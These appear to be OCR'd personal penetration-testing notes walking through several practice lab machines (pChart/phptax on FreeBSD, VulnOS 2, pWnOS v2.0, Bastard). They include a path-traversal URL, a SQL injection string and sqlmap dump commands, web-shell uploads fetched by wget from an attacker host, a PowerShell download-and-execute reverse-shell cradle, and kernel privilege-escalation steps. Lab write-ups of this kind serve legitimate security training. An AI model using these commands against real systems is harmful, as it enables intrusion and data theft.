
Saturday, June 16, 2018
4:48 PM

Enumeration :



Note : ALWAYS ALWAYS read the source page first!! The source page shows a redirection which was not enable and we need to manually use it!

The source page:



Following the redirection :

http://192.168.110.145/pChart2.1.3/examples/index.php

So the use of the pchart2.1.3 is vuln to multiple RCE exploits

http://192.168.110.145/pChart2.1.3/examples/index.php?Action=View&Script=

// the use of log posing fails

It was used to detect the configuration file in the apache 22 on freebsd
http://192.168.110.145/pChart2.1.3/examples/index.php?Action=View&Script=/../../../../../usr/local/etc/apache22/httpd.conf

Which shows to be using Mozilla 4 as user-agent for vritual host 8080
Which we cannot access earlier

CODE :

```
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
   DocumentRoot /usr/local/www/apache22/data2


<Directory "/usr/local/www/apache22/data2">
   Options Indexes FollowSymLinks
   AllowOverride All
   Order allow,deny
   Allow from env=Mozilla4_browser
</Directory>
```

The use of the burp we intercepted the traffic, the Mozilla 4.0 as user-agent

We get the phptax …. After googling the phptax is vulner

So using metasploit managed to get a shell back

The machine was rooted very easily after that as the machine was running freebsd 9.0
Searching the searchsploit ;



root@kali:~/Documents/kipotorx# searchsploit freebsd 9.0
Exploit Title
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation
FreeBSD 9.0 < 9.1 mmap/ptrace - Privilege Escalation

HOP RTT   ADDRESS
1   0.44 ms 192.168.110.146

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.78 seconds
root@kali:/var/mail#

When there is nothing to look for in the web, try the below :

1. Source code

2. curl -v -X OPTIONS http://192.168.110.146 on all of the directories you think it will show what is allowed - this might give ideas of what we can do
3. 
The use of the below I can upload files using curl :
curl -d "" -X PUT http://192.168.110.146/test/lices1.txt

https://www.smeegesec.com/2014/10/detecting-and-exploiting-http-put-method.html


https://ec.haxx.se/http-put.html

curl -i -X PUT -H “Content-Type: text/plain; charset=utf-8” -d “/root/Desktop/meterpreter.php” http://172.28.128.3:8585/uploads/meterpreter.php

So the above method works using curl but I could not get it to run for some reason :(maybe an santax issue

The use of the meterperter was used : msf auxiliary(scanner/http/http_put)

This easily uploads a file to the server that accepts PUT :



Once we got shell its enumeration time :

Look at the kernal .cron jobs , getuid bad program running as root

VulnsOS 2

19 June 2018
13:07

After some enumeration ther website : 172.20.10.11/jabc -- > is running drupal 7 which is vulnerable to :

msf exploit(unix/webapp/drupal_drupalgeddon2) >

So we can get that get a shell , make sure you update your metesploit

After investigating on the drupal page I saw a login page under Documentation which is has hidden text which points to directory / jabcd0cs
to a opendocman version 1.2.7 so after some looking around it is vulnerble sql injection, I could not get the sqlinjection to work munaually but used it in the sqlmap and it worked very good.

http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,version%28%29,3,4,5,6,7,8,9

Exploit page : https://www.exploit-db.com/exploits/32075/

Our injection point is ; http://[host]/ajax_udf.php?q=1&add_value=odm_user

The use of sqlmap commands

sqlmap --url "http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" "--dbs"	To list the databases
sqlmap --url "http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -D jabcd0cs --dump	After displaying all of the databases, we got the pass

[*] drupal7

[*] information_schema


[*] jabcd0cs

[*] mysql

[*] performance_schema

[*] phpmyadmin

So after the use of above list



Cracked the md5 hash : webmin1980

Then logged in using SSH

After enumerating I have noticed that the kernel is running


root@VulnOSv2:/root# uname -a

Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux

root@VulnOSv2:/root#

It is vulnerable to such exploit : https://www.exploit-db.com/exploits/37292/

After using the exploit we got root:



pWnOS v2.0

Sunday, June 24, 2018
2:03 PM

b374k.php / wso.php was used to get backdoor

The use of the port 443 was helpful!

Always check the directories : /var/www
/var
/home
/tmp
Look for mysql_connect or similar!
http://10.10.10.100/

The web site is running php 5.3.5
Apache/2.2.17 (Ubuntu)

After looking at the /blog it shows to be loads of doc also a /config folder

The website is running simple php blog 0.4.0 --> need to look for exploits based on that

So we can view the comments we made in the view .. What can I do ? The format is not just simple text maybe a php web shell ?? **Try it later**

http://10.10.10.100/blog/content/11/05/entry110509-191340/comments/comment180429-172422.txt

So after looking around there is a perl script for the simple php blog 0.4.0
This will create a backdoor using the creds in the / config/password.txt
And it will login and upload a web shell into to
http://10.10.10.100/blog/images/

The exploit : https://www.exploit-db.com/exploits/1191/
Usage : perl 1991.pl http://10.10.10.100/blog -e 1

//Then access the shell using :

http://10.10.10.100/blog/images/cmd.php?cmd=whoami

//time to get shell -- using php backdoor (lazy and lux way)

We can upload a php backdoor

wget http://10.10.10.128:443/b374k.php

After uploading backdoor only port **443** works so we managed to get a shell back using

Wso.php


http://10.10.10.100/blog/images/cmd.php?cmd=wget%20http://10.10.10.128:443/wso.php

Access :

http://10.10.10.100/blog/images/wso.php

-> network - > bind perl back port 443 to me.

//shell time done , enumeration



Cannot connect to the mysql data

```
www-data@web:/tmp$ uname -mrs
uname -mrs
Linux 2.6.38-8-server x86_64
www-data@web:/tmp$
```

//OS

```
www-data@web:/tmp$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID:	Ubuntu
Description:	Ubuntu 11.04
Release:	11.04
Codename:	natty
www-data@web:/tmp$
```


So after some research I came across linux kernel "

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW'

From <https://www.exploit-db.com/exploits/40839/>

So after running it I ssh into the box as user "firefart" with password "behnam" Then quickly ran " echo 0 > /proc/sys/vm/dirty_writeback_centisecs " --> this will stabilise the machine from crashing by ran on the ssh session by the firefart user.

I am currently root :)



Bastard

windows_recon.bat

windows-privesc-check2.exe

always do powerup and sherlock ps scripts for windows...

ms16_032_secondary logon_handle_privesc

meterpreter > getuid
Server username: NT AUTHORITY\IUSR
meterpreter >

So we cannot run powershell so I am going to run this command instead to get powershell back

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.9 -Port 4444

//didn't work due to the bypass bit
powershell -ep Bypass -nop -noexit "IEX(New-Object Net.webClient).downloadString('http://10.10.14.9:8000/Invoke-PowerShellTcp.ps1')"

//worked

